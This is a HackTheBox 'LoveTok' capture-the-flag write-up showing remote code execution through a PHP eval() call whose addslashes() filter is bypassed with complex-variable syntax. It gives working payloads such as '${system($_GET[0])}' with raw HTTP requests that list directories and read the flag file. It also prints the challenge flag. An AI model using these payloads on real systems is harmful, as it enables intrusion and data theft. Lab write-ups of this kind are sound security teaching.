



## HackTheBox – Challenges – Web – LoveTok

The website shows me the date I will find love:



The “Try again!” gives us the new date. I notice that the URI contains `?format=r`:



In the source code provided, `TimeController.php` gives me information that the `$format` parameter can be exploited. `$format` is used to create a `TimeModel` object and its function `getTime()` is called.

```

1 <?php
2 class TimeController
3 {
4     public function index($router)
5     {
6         $format = isset($_GET['format']) ? $_GET['format'] : 'r';
7         $time = new TimeModel($format);
8         return $router->view('index', ['time' => $time->getTime()]);
9     }
10 }
11

```

In TimeModel.php, The \$format parameter is sanitized by the addslashes() function. I notice that a dangerous eval() function is used to eval \$format as php code. This means that if I can bypass the addslashes() function, it is possible to do a RCE (Remote Code Execution).

```

1 <?php
2 class TimeModel
3 {
4     public function __construct($format)
5     {
6         $this->format = addslashes($format);
7
8         [ $d, $h, $m, $s ] = [ rand(1, 6), rand(1, 23), rand(1, 59), rand(1, 69) ];
9         $this->prediction = "+${d} day +${h} hour +${m} minute +${s} second";
10    }
11
12    public function getTime()
13    {
14        eval('$time = date("' . $this->format . '", strtotime("' . $this->prediction . '"));');
15        return isset($time) ? $time : 'Something went terribly wrong';
16    }
17 }

```

I looked into ways and came across this article which explains how complex variables can be used to bypass addslashes(): <https://www.programmersought.com/article/30723400042/>

Basically, we can use a delimiter {} to parse a variable. As observed below, when I parse \${a}bc, it specifies using the content of \$a, which results in 1bc.

```

1 <?php
2
3 $a = 1;
4 $abc = 2;
5
6 echo '${a}bc = ';
7 echo "${a}bc \n";
8 echo '$abc = ';
9 echo "$abc \n";
10 ?>

```

```

root@kali:~/Downloads/Lovetok/web_lovetok# php test.php
${a}bc = 1bc
$abc = 2

```

We can do this for function as well. For the example below, \${func1()} will become \$this\_content which returns "Hello World":

```

1  <?php
2
3  $this_content = "Hello World";
4
5  function func1(){
6      $str1 = "this_content";
7      return $str1;
8  }
9
10 echo "${func1()}";
11
12 ?>


```

```


root@kali:~/Downloads/Lovetok/web_lovetok# php test.php
Hello World

```

I first try a simple `${phpinfo())}` payload to confirm the injection point:



In PHP, `system()` takes in a string argument and executes it as a system command. The output will dump to the output stream which is the web client in this case. I tried testing `${system(id)}` without the quotes. Surprisingly, quotes are not required when parsing "id" as the argument:



However, when I tried to do a "ls -la" command, there is no output, which indicates that it wasn't possible due to how the argument is parsed. Instead, I can make use of the GET parameters to parse in my argument for system. Testing it on "id" to ensure it works:

```
${system($_GET[0])}&0=id
```

Request	Response
<pre> 1 GET /?format=\${system(\$_GET[0])}&amp;0=id HTTP/1.1 2 Host: 178.128.162.230:30465 3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0 4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8 5 Accept-Language: en-US,en;q=0.5 6 Accept-Encoding: gzip, deflate 7 Connection: close 8 Upgrade-Insecure-Requests: 1 9 10 </pre>	<pre> 1 HTTP/1.1 200 OK 2 Server: nginx 3 Date: Thu, 24 Jun 2021 10:36:01 GMT 4 Content-Type: text/html; charset=UTF-8 5 Connection: close 6 Content-Length: 1795 7 8 uid=1000(www) gid=1000(www) groups=1000(www) 9 &lt;html&gt; 10 &lt;head&gt; 11 &lt;meta name='author' content='makelaris, makelarisjr'&gt; 12 &lt;meta name='viewport' content='width=device-width, initial 13 &lt;title&gt;     LoveTok </pre>

Then I tried to list the directories again. + is parsed as a space (%20) since it is used after the question mark(?).

```
${system($_GET[0])}&0=ls+-la
```

```
Request
Pretty Raw ln Actions
1 GET /?format=${system($_GET[0])}&0=ls+la HTTP/1.1
2 Host: 178.128.162.230:30465
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response
Pretty Raw Render ln Actions
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 24 Jun 2021 10:36:56 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 2244
7
8 total 48
9 drwxr-xr-x 1 www www 4096 Jun 24 08:32 .
10 drwxr-xr-x 1 root root 4096 Jun 24 08:32 ..
11 -rw-r--r-- 1 www www 6148 Feb 11 11:32 .DS_Store
12 -rw-r--r-- 1 www www 2786 Feb 11 11:32 Router.php
13 drwxr-xr-x 1 www www 4096 Feb 11 11:40 assets
14 drwxr-xr-x 1 www www 4096 Feb 11 11:40 controllers
15 -rw-r--r-- 1 www www 425 Feb 11 11:32 index.php
16 drwxr-xr-x 1 www www 4096 Feb 11 11:40 models
17 drwxr-xr-x 1 www www 4096 Feb 11 11:40 static
18 drwxr-xr-x 1 www www 4096 Feb 11 11:40 views
```

Since the flag is in the root directory, I list the files in the root directory:

`${system($_GET[0])}&0=ls+ /`

```
Request
Pretty Raw ln Actions
1 GET /?format=${system($_GET[0])}&0=ls+ / HTTP/1.1
2 Host: 178.128.162.230:30465
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Connection: close
8 Upgrade-Insecure-Requests: 1
9
10

Response
Pretty Raw Render ln Actions
1 HTTP/1.1 200 OK
2 Server: nginx
3 Date: Thu, 24 Jun 2021 10:38:00 GMT
4 Content-Type: text/html; charset=UTF-8
5 Connection: close
6 Content-Length: 1863
7
8 bin
9 boot
10 dev
11 entrypoint.sh
12 etc
13 flagFig65
14 home
15 lib
16 lib64
17 media
18 mnt
19 opt
20 proc
21 root
22 run
23/sbin
24 srv
25 sys
26 tmp
27 usr
28 var
29 www
```

I see the flag. It can be read by using “`cat /flagFig65`” command.

`${system($_GET[0])}&0=cat+ /flagFig65`

Request

PrettyRawInActions

1 GET /?format=\${system(\$\_GET[0])}&0=cat+/flagFig65 HTTP/1.1  
2 Host: 178.128.162.230:30465  
3 User-Agent: Mozilla/5.0 (X11; Linux x86\_64; rv:78.0) Gecko/20100101 Firefox/78.0  
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,\*/\*;q=0.8  
5 Accept-Language: en-US,en;q=0.5  
6 Accept-Encoding: gzip, deflate  
7 Connection: close  
8 Upgrade-Insecure-Requests: 1  
9  
10

Response

PrettyRawRenderInActions

1 HTTP/1.1 200 OK  
2 Server: nginx  
3 Date: Thu, 24 Jun 2021 10:39:13 GMT  
4 Content-Type: text/html; charset=UTF-8  
5 Connection: close  
6 Content-Length: 1798  
7  
8 HTB{wh3n\_l0v3\_g3ts\_eval3d\_sh3lls\_st4rt\_p0pp1ng}  
9 <html>  
10 <head>  
11 <meta name='author' content='makelaris, makelarisjr'>  
12 <meta name='viewport' content='width=device-width, initial  
13 <title>

HTB{wh3n\_l0v3\_g3ts\_eval3d\_sh3lls\_st4rt\_p0pp1ng}

An alternate solution. An example when required to chain more variables using get parameters.

GET /?format=\${eval(\$\_GET[0])}&0=system(\$\_GET[1]);&1=cat+/flagFig65